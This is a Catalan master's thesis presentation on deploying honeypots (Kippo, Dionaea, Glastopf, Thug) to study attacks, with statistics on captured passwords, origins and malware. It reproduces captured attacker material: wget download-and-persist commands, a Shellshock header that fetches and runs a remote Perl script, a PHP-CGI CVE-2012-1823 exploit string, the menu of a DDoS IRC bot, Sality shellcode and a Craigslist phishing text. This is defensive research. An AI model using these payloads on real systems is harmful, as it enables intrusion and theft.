Aproximació als honeypots com a eina d'estudi dels ciberatacs

per Daniel López López

Màster Interuniversitari en Seguretat de les Tecnologies de la Informació i les Comunicacions

Treball final de màster

Universitat Rovira i Virgili
Universitat Oberta de Catalunya
Universitat Autònoma de Barcelona
Universitat de les Illes Balears

Tutor: Carles Estorach Espinós

Prof: Jordi Serra Ruiz

Motivacions del Treball

- **Defensar amb millors garanties els nostres SI**
- **Esbrinar a qui o a què ens enfrontem**
- **Quina es la motivació de l'atacant**
- **Conèixer les tècniques i eines usades pels atacants**
- **Descobrir noves amenaces i tendències**

Introducció als *honeypots* (I)
Què és un *honeypot*?

"Un recurs de seguretat que centra el seu valor en ser explorat, atacat o compromès."

(Lance Spitzner)

Per a aquest treball és important afegir a aquesta definició el valor de ser un mitjà per a la investigació de les tècniques, eines i comportament dels atacants.

Introducció als *honeypots* (II)
Característiques

- Poden complementar altres eines de seguretat
- No contenen serveis productius: Tot el tràfic s'ha de considerar sospitós.
- No calen molt recursos, veurem resultats ràpidament
- Baix índex de falsos positius
- Visió limitada
- Augment del risc
- Propensos a ser detectats (*fingerprinting*)

Introducció als *honeypots* (II)
Tipologia

- Segons la seva funció
  - Honeypots de recerca i productius

- Segons el grau d'interacció amb l'atacant
  - Baixa interacció
  - Mitja interacció
  - Alta interacció

TFM: Captura de *malware* i major grau d'integració possible

Objectius Inicials

- Aprofundir en la implementació dels sistemes honeypot, Windows i GNU/Linux.
- Realitzar un informe estadístic dels serveis atacats, vulnerabilitats, origen dels atacants,
- Capturar les activitats dels atacants: determinar-ne la naturalesa i les seves motivacions.
- Capturar *Malware*: eines utilitzades per a explotar vulnerabilitats en el sistema i analitzar-les.
- Atac de *bots*: identificar el servidors de comandament i la seva estructura.

Arquitectura i Entorns

- Entorns Windows i GNU/Linux
- Entorn de Desenvolupament (Virtualbox)
  - Windows 7, Debian, *Honeydrive* 3
- Entorn de Preproducció
  - Debian
- Entorn de Producció (*Cloud Computing*)
  - Amazon AWS (Ubuntu 14.04)
  - Microsoft Azure (W2k8)

Implementació a producció (Eines)
Entorn Windows

- HoneyBot (baixa interacció)
  - Versió gratuita per a investigació
  - Primera elecció: Captura de Malware
  - Defectuosa: Pèrdua de logs
- KfSensor (baixa interacció)
  - Versió de prova de 30 dies
  - Honeypot + IDS. No captura de Malware
  - Logs XML: Dificultat per treure estadístiques

Implementació a producció (Eines)
Entorn GNU/Linux (I)

- Kippo (SSH)
  - Mitja interacció, emula el protocol
  - Captura de Malware i de les accions de l'atacant
  - Altament configurable, comandes, entorn
  - Fingerprinting: aportacions per a evitar-ho
    - SFTP: fork de Michel Oosterhof
  - Pegats: wget amb ports no standard

Implementació a producció (Eines)
Entorn GNU/Linux (II)

- Dionaea (smb, ftp, tftp)
  - Implementació de serveis presents només a sistemes Linux
  - Anàlisi automàtica de les mostres en *Sandboxes* (Anubis, Norman)
  - Pensat per a la captura de *malware* de xarxa
  - Aïllament dels procesos i baixada de privilegis

Implementació a producció (Eines)
Entorn GNU/Linux (III)

- Shiva (smtp. Alta interacció)
  - Simula un smtp *open relay* controlat
  - Accessible i *relay* actiu però cap intent d'atac
  - Possible filtre d'Amazon
  - Exemple de *phishing* amb altres eines
- Thug
  - Honeypot de client
  - Entorn només Desenvolupament i Preproducció
  - Emula el comportament dels navegadors i plugins (flash, java, acrobat)

Implementació a producció (Eines)
Entorn GNU/Linux (IV)

- Glastopf (Aplicació Web. Baixa interacció)
  - Emula una aplicació web vulnerable
  - Simula resultats esperats a *SQLi, L/RFI, etc.*
  - Possibilitat de capturar *malware*
  - Volum d'atacs molt baix (alta a motors de cerca)


Temps d'exposició


- >30 dies d'exposició a atacs
- Exposició directa a internet
- Serveis no filtrats al *firewall* local / NAT proveïdor
- No es publiciten els serveis

Algunes estadístiques (I)

- Dionaea: 323 *worms* (10 mostres úniques)
- Kippo: 23 mostres úniques de *malware*
- Glastopf: 6 captures provinents de shellshock
- 23614 passwords únics
- Kfsensor: +16000 en 15 dies


```
mysql> select password, count(password) count
    -> from auth group by password order by count
    -> desc limit 10;
+------------+-------+
| password   | count |
+------------+-------+
| admin      |  5478 |
| root       |   672 |
| password   |   517 |
| 123456     |   468 |
|            |   410 |
| asteriskftp|   340 |
| D-Link     |   318 |
| default    |   244 |
| raspberry  |   221 |
| test       |   185 |
+------------+-------+
10 rows in set (0.08 sec)
```





Algunes estadístiques (II)

- La Xina i els EE.UU fonts principals
- Cucs: Sudamerica, EEUU, Àsia



Glastopf Analytics
easy honeypot statistics v2.0

Top countries
Showing top 10 countries

Limit: 10 Show

128 hits	China
88 hits	United States
64 hits	Unknown country
10 hits	Germany
8 hits	Sweden
8 hits	Russian Federation
7 hits	Netherlands
6 hits	Europe
4 hits	Hong Kong
4 hits	Indonesia

Captura i anàlisi de *malware* (I)

- Worms capturats amb *Dionaea*

malwr

virustotal

```
viper Sality.E > shellcode
[*] Searching for known shellcode patterns...
[*] FS:[00h] shellcode pattern matched at offset 17037
0000  64 8b 0d 00 00 00 00 81 79 04 00 42 40 00 75 10   d.......y..B@.u.
0010  8b 51 0c 8b 52 0c 39 51 08 75 05 b8 01 00 00 00   .Q..R.9Q.u......
0020  c3 53 51 bb a4 87 40 00 eb 0a 53 51 bb a4 87 40   .SQ...@...SQ...@
0030  00 8b 4d 08 89 4b 08 89 43 04 89 6b 0c 59 5b c2   ..M..K..C..k.Y[.
0040  04 00 cc cc 56 43 32 30 58 43 30 30 55 8b ec 83   ....VC20XC00U...
0050  ec 08 53 56 57 55 fc 8b 5d 0c 8b 45 08 f7 40 04   ..SVWU..]..E..@.
0060  06 00 00 00 0f 85 82 00 00 00 89 45 f8 8b 45 10   ...........E..E.
0070  89 45 fc 8d 45 f8 89 43 fc 8b 73 0c 8b 7b 08 83   .E..E..C..s..{..
0080  fe ff 74 61 8d 0c 76 83 7c 8f 04 00 74 45 56 55   ..ta..v.|...tEVU
0090  8d 6b 10 ff 54 8f 04 5d 5e 8b 5d 0c 0b c0 74 33   .k..T..]^.]...t3
00a0  78 3c 8b 7b 08 53 e8 a9 fe ff ff 83 c4 04 8d 6b   x<.{.S.........k
00b0  10 56 53 e8 de fe ff ff 83 c4 08 8d 0c 76 6a 01   .VS..........vj.
00c0  8b 44 8f 08 e8 61 ff ff ff 8b 04 8f 89 43 0c ff   .D...a.......C..
00d0  54 8f 08 8b 7b 08 8d 0c 76 8b 34 8f eb a1 b8 00   T...{...v.4.....
00e0  00 00 00 eb 1c b8 01 00 00 00 eb 15 55 8d 6b 10   ............U.k.

viper Sality.E >
```


```
Norman SandBox Reporter
http://www.norman.com/enterprise/all_products/malware_analyzer/norman_sandbox_reporter/

82d90c4f9d4731a02ca51af05e525adc : Not detected by Sandbox (Signature: win32legacy/Agent)


 [ DetectionInfo ]
    * Filename: C:\analyzer\scan\82d90c4f9d4731a02ca51af05e525adc.
    * Sandbox name: NO_MALWARE
    * Signature name: win32legacy/Agent.KMLZ.
    * Compressed: NO.
    * TLS hooks: NO.
    * Executable type: Library(DLL).
    * Executable file structure: OK.
    * Filetype: PE_I386.

 [ General information ]
    * File length:       159840 bytes.
    * MD5 hash: 82d90c4f9d4731a02ca51af05e525adc.
    * SHA1 hash: e9c5cd3d1d24581ab582b96db6e9182eb4b09df4.
    * Entry-point detection: Microsoft Visual C++ 6.0 DLL.


(C) 2004-2011 Norman ASA. All Rights Reserved.
```

```
dani@BCN-CLI-P049 binaries $  ls -l| wc -l
323
dani@BCN-CLI-P049 binaries $  ls -l detected/
total 972
-rw-r--r-- 1 dani dani 173664 19 des 19:39 Agent.KENI.exe
-rw-r--r-- 1 dani dani 159840 23 des 06:54 Agent.KMLZ
-rw-r--r-- 1 dani dani  33128 17 nov 22:24 Backdoor.Win32.Agent.aknp
-rw-r--r-- 1 dani dani  65814 23 des 06:55 EmailWorm
-rw-r--r-- 1 dani dani 166455 27 nov 05:18 Net-Worm.Win32.Kido.ih
-rw-r--r-- 1 dani dani  86018 26 des 19:57 no_virus
-rw-r--r-- 1 dani dani  77826 25 des 09:55 Sality.E
-rw-r--r-- 1 dani dani  77824 25 des 09:12 Smalltroj.JBNH
-rw-r--r-- 1 dani dani  65814  1 des 07:28 Trojan-Spy.Win32.Agent.bbel
-rw-r--r-- 1 dani dani  57345 23 des 06:55 UnKnown.exe
dani@BCN-CLI-P049 binaries $
```

Captura i anàlisi de *malware* (II)

Ramsomware capturat per *Thug*

```
honeydrive@honeydrive: /honeydrive/thug/logs/60d3f226a0dce59d7ed660722df9abda/20141115095615 237x54
honeydrive@honeydrive:/honeydrive/thug/logs/60d3f226a0dce59d7ed660722df9abda/20141115095615$ find . -ls
2754757    4 drwxrwxr-x   6 honeydrive honeydrive     4096 nov 15 09:58 .
3020400    4 drwxrwxr-x   4 honeydrive honeydrive     4096 nov 15 09:56 ./analysis
3020411    4 -rw-rw-r--   1 honeydrive honeydrive     1646 nov 15 09:56 ./analysis/graph.svg
3020408    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 15 09:56 ./analysis/json
3020410  648 -rw-rw-r--   1 honeydrive honeydrive   660844 nov 15 09:56 ./analysis/json/analysis.json
3020407    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 15 09:56 ./analysis/maec11
3020409    4 -rw-rw-r--   1 honeydrive honeydrive     2920 nov 15 09:56 ./analysis/maec11/analysis.xml
3020398    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 15 09:56 ./unzipped
3020399  484 -rw-rw-r--   1 honeydrive honeydrive   493568 nov 15 09:56 ./unzipped/eefb361a598211ef2a468017d1a3bb2c
3020395    4 drwxrwxr-x   3 honeydrive honeydrive     4096 nov 15 09:56 ./application
3020396    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 16 10:28 ./application/zip
3020397  288 -rw-rw-r--   1 honeydrive honeydrive   294048 nov 15 09:56 ./application/zip/553abe8f2fbb11f0a55cdfb75d65d00c
3020405  484 -rw-rw-r--   1 honeydrive honeydrive   493568 nov 14 12:37 ./application/zip/Info.Pdf_____.exe
3020412    4 drwxrwxr-x   4 honeydrive honeydrive     4096 nov 16 07:29 ./logs
3020401    4 drwxrwxr-x   3 honeydrive honeydrive     4096 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005
3020402    4 drwxrwxr-x   4 honeydrive honeydrive     4096 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927
3020417    4 drwxrwxr-x   4 honeydrive honeydrive     4096 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/analysis
3020427   12 -rw-rw-r--   1 honeydrive honeydrive     8795 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/analysis/graph.svg
3020419    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/analysis/json
3020421   20 -rw-rw-r--   1 honeydrive honeydrive    17061 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/analysis/json/analysis.json
3020418    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/analysis/maec11
3020420   88 -rw-rw-r--   1 honeydrive honeydrive    86847 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/analysis/maec11/analysis.xml
3020403    4 drwxrwxr-x   4 honeydrive honeydrive     4096 nov 16 08:05 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text
3020406    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 16 08:11 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/html;\ charset=UTF-8
3020415  116 -rw-rw-r--   1 honeydrive honeydrive   118080 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/html;\ charset=UTF-8/899aac2f0f7e89f4
3020414  120 -rw-rw-r--   1 honeydrive honeydrive   119651 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/html;\ charset=UTF-8/dfb1b051ec66b599
3020413  116 -rw-rw-r--   1 honeydrive honeydrive   118347 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/html;\ charset=UTF-8/8d73194f7f6822d0
3020404    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 16 08:04 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/parte1
3020416    4 -rw-rw-r--   1 honeydrive honeydrive     2160 nov 16 07:29 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/parte1/f32096ffdb371850018080261cf70c
3020437    4 -rw-rw-r--   1 honeydrive honeydrive     3597 nov 16 08:02 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/parte1/130680952f0c70fd9f555e5a108b70
3020436    4 -rw-rw-r--   1 honeydrive honeydrive     3538 nov 16 07:55 ./logs/51220be18aaf41ce58ab98fd2e4ff005/20141116072927/text/parte1/130680952f0c70fd9f555e5a108b70
3020424    4 -rw-rw-r--   1 honeydrive honeydrive      138 nov 16 07:29 ./logs/thug.csv
3020422    4 drwxrwxr-x   3 honeydrive honeydrive     4096 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d
3020423    4 drwxrwxr-x   4 honeydrive honeydrive     4096 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803
3020428    4 drwxrwxr-x   5 honeydrive honeydrive     4096 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis
3020434    4 -rw-rw-r--   1 honeydrive honeydrive     1519 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis/graph.svg
3020431    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis/json
3020433    4 -rw-rw-r--   1 honeydrive honeydrive     1876 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis/json/analysis.json
3020426    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis/maec11
3020432    4 -rw-rw-r--   1 honeydrive honeydrive     1918 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis/maec11/analysis.xml
3020429    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis/pdf
3020430    4 -rw-rw-r--   1 honeydrive honeydrive     1196 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/analysis/pdf/d41d8cd98f00b204e9800998ecf8427e.xml
3020425    4 drwxrwxr-x   2 honeydrive honeydrive     4096 nov 15 09:58 ./logs/cf8d249c02b050c86bd68400f9d86f5d/20141115095803/unzipped
honeydrive@honeydrive:/honeydrive/thug/logs/60d3f226a0dce59d7ed660722df9abda/20141115095615$
```



Captura i anàlisi de *malware* (III)

DDOS bots, irc bots i exploits capturats per Kippo

```
root@webmail01:/opt/kippo/dl# ls -l
total 8004
-rw-r--r-- 1 kippo kippo  941621 Nov 13 19:55 20141113195453_http___buhenge_com_2828a6
-rw-r--r-- 1 kippo kippo  662840 Nov 13 19:56 20141113195558_http___buhenge_com_2821
-rw-r--r-- 1 kippo kippo   11600 Nov 15 02:16 20141115021656__tmp_1
-rw-r--r-- 1 kippo kippo   19114 Nov 15 02:16 20141115021657__tmp_2
-rw-r--r-- 1 kippo kippo   19005 Nov 15 02:17 20141115021659__tmp_3
-rw-r--r-- 1 kippo kippo    8058 Nov 15 02:17 20141115021700__tmp_4
-rw-r--r-- 1 kippo kippo   13413 Nov 15 02:17 20141115021701__tmp_5
-rw-r--r-- 1 kippo kippo  554507 Nov 15 02:17 20141115021703__tmp_byv832
-rw-r--r-- 1 kippo kippo  554507 Nov 15 02:17 20141115021719__tmp_fdsfsfvff
-rw-r--r-- 1 kippo kippo  468848 Nov 15 02:17 20141115021734__tmp_gfhjrtfyhuf
-rw-r--r-- 1 kippo kippo  761210 Nov 15 02:18 20141115021748__tmp_rewgtf3er4t
-rw-r--r-- 1 kippo kippo  187350 Nov 15 02:18 20141115021809__tmp_root
-rw-r--r-- 1 kippo kippo 1223123 Nov 15 02:18 20141115021815__tmp_sfewfesfs
-rw-r--r-- 1 kippo kippo  468848 Nov 15 02:19 20141115021849__tmp_smarvtd
-rw-r--r-- 1 kippo kippo  231729 Nov 17 20:48 20141117204821_http___rfv1_com_cl_sent_tgz
-rw-r--r-- 1 kippo kippo   31931 Nov 22 15:23 20141122152324_http___202_144_144_163_guide_eula
-rw-r--r-- 1 kippo kippo  509792 Nov 22 15:24 20141122152401_http___mikutul_altervista_org_arhive
-rw-r--r-- 1 kippo kippo  243184 Nov 24 21:24 20141124212432_http___igen_go_ro_otto_jpg
-rw-r--r-- 1 kippo kippo  678814 Nov 25 16:20 20141125162034__fuck
-rw------- 1 kippo kippo  536869 Dec  1 00:20 20141201002006_http___lighthd_altervista_org_light_
-rw------- 1 kippo kippo   32795 Dec  2 23:46 20141202234646_http___lighthd_altervista_org_light_
root@webmail01:/opt/kippo/dl#
```

```
yes|mv /tmp/root /var/spool/cron
yes|mv /tmp/root /var/spool/cron/crontabs
cd /tmp;wget -c http://www.frade8c.com:9162/jdhe
cd /etc;wget -c http://www.frade8c.com:9162/sfewfesfs
cd /etc;wget -c http://www.frade8c.com:9162/gfhjrtfyhuf
cd /etc;wget -c http://www.frade8c.com:9162/rewgtf3er4t
cd /etc;wget -c http://www.frade8c.com:9162/fdsfsfvff
cd /etc;wget -c http://www.frade8c.com:9162/smarvtd
cd /etc;wget -c http://www.frade8c.com:9162/whitptabil
```

```
#!/usr/bin/perl
##############################################################################################################
##############################################################################################################
##  KaNaDa Perl IrcBot v1.02012 bY RyM @KaNaDa Security Team   ##    [ Help ]   ##################################
##      Stealth MultiFunctional IrcBot Writen in Perl          ##################################################
##        Teste on every system with PERL instlled             ##  !u @system                                  ##
##                                                             ##  !u @version                                 ##
##     This is a free program used on your own risk.           ##  !u @channel                                 ##
##        Created for educational purpose only.                ##  !u @flood                                   ##
## I'm not responsible for the illegal use of this program.    ##  !u @utils                                   ##
##############################################################################################################
## [ Channel ] ################### [ Flood ] ################################ [ Utils ] ########################
##############################################################################################################
## !u !join <#channel>          ## !u @udp1 <ip> <port> <time>             ##  !su @conback <ip> <port>          ##
## !u !part <#channel>          ## !u @udp2 <ip> <packet size> <time>      ##  !u @downlod <url+path> <file>     ##
## !u !uejoin <#channel>        ## !u @udp3 <ip> <port> <time>             ##  !u @portscan <ip>                 ##
## !u !op <channel> <nick>      ## !u @tcp <ip> <port> <packet size> <time> ##  !u @mail <subject> <sender>       ##
## !u !deop <channel> <nick>    ## !u @http <site> <time>                  ##          <recipient> <message>    ##
## !u !voice <channel> <nick>   ##                                         ##  !u pwd;uname -a;id <for example>  ##
## !u !devoice <channel> <nick> ## !u @ctcpflood <nick>                    ##  !u @port <ip> <port>              ##
## !u !nick <newnick>           ## !u @msgflood <nick>                     ##  !u @dns <ip/host>                 ##
## !u !msg <nick>               ## !u @noticeflood <nick>                  ##                                    ##
## !u !quit                     ##                                         ##                                    ##
## !u !uaw                      ##                                         ##                                    ##
## !u !die                      ##                                         ##                                    ##
##############################################################################################################
##############################################################################################################
```

Captura i anàlisi de *malware* (IV)

Phishing capturat per Kippo

- Campanya contra els usuaris de Craiglist

```
IMPORTANT - FURTHER ACTION IS REQUIRED TO COMPLETE YOUR HUMAN VERIFICATION !!!
Millions of ads are removed through flagging each month, of which the Overwhelming
majority is in violation of the Terms of Use and posting Guidelines. Our Te
do not allow the use of any auto poster Unless you have a phone verified ac
us account with us.

WARNING!! *** WARNING!! *** WARNING!! *** WARNING!!

Our system flagged your account from our data base and will rem
you complete the Phone verified craigslist accounts.

Click on the link bellow and enter your Phone to get craigslist

http://www.craigslist.org

Thanks for using craigslist!
```

```
kippo@webmail01:/opt/kippo/dl/s$
kippo@webmail01:/opt/kippo/dl/s$ cat m.txt | cut -d '@' -f 2 | \
> tr '[:upper:]' '[:lower:]'| sort | uniq | wc -l
1424
kippo@webmail01:/opt/kippo/dl/s$ wc -l m.txt
27685 m.txt
kippo@webmail01:/opt/kippo/dl/s$
```

```
function get
{
    echo
    echo $PROGNAME                          version : "$VERSION
    echo
    echo -en "Enter From address .... "
    FROM="Craigslist  <no-reply@craigslist.org>"
    echo -en "Enter Subject line .... "
    SUBJECT="CRAIGSLIST - IMPORTANT ! ! !"
    echo -en "Message file name ..... "
    MESSAGE="text"
    if [ -s $MESSAGE ]; then
        echo
        echo "Beginning Delivery ... please wait"
        echo
    else
        echo "ERROR: Message file [$MESSAGE] not found"
        term_exit
    fi
}
```

Captura i anàlisi de *malware* (V)

Glastopf: Atacs ShellShock

```
Host: 54.93.189.184
User-Agent: () { :;}; /bin/bash -c "cd /var/tmp ; rm -rf sa* ; wget http://100.42.30.34/lex1 ; lwp-download
http://100.42.30.34/lex1 ; curl -O /var/tmp/lex1 http://100.42.30.34/lex1 ; perl /var/tmp/lex1 ; rm -rf /var/tmp/
lex*;rm -rf lex1"','unknown',NULL);
INSERT INTO "events" ("id","time","source","request_url","request_raw","pattern","filename") VALUES
('155','2014-11-21 18:12:44','23.89.209.98:50482','/','GET / HTTP/1.1
Accept-Encoding: gzip;q=1.0, identity;q=0.5
Connection: close
```

Glastopf: Atacs CVE-2012-1823

```
Host: 54.93.189.184
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
POST /cgi-bin/php.cgi?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D
%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%
62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%
61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%
72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E
%76%3D%30+%2D%6E HTTP/1.1
```

-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n

Conclusions

- L'exposició a internet ens fa l'objectiu dels atacs
- Gran nombre d'atacs massius, indiscriminats i automatitzats (*worms*, *scanners*, *brute force*)
- El perfil de l'atacant: màfies que busquen objectius fàcils, ràpids i quants més millor.
- Motivació econòmica
- Problema de Fingerprinting
- Avantatges de GNU/Linux enfront de Windows com a plataforma de HoneyPot.

Possibles vies futures de treball

- Àmbit de la seguretat, múltiples sortides
- Contribuir a la millora de les eines
  - Fingerprinting
  - Simulació de comandes
- Aprofundir en l'estudi del malware
  - Creació d'entorns de laboratori
  - Enginyeria Inversa de les mostres (RE)

Gràcies per la vostra atenció

Preguntes ?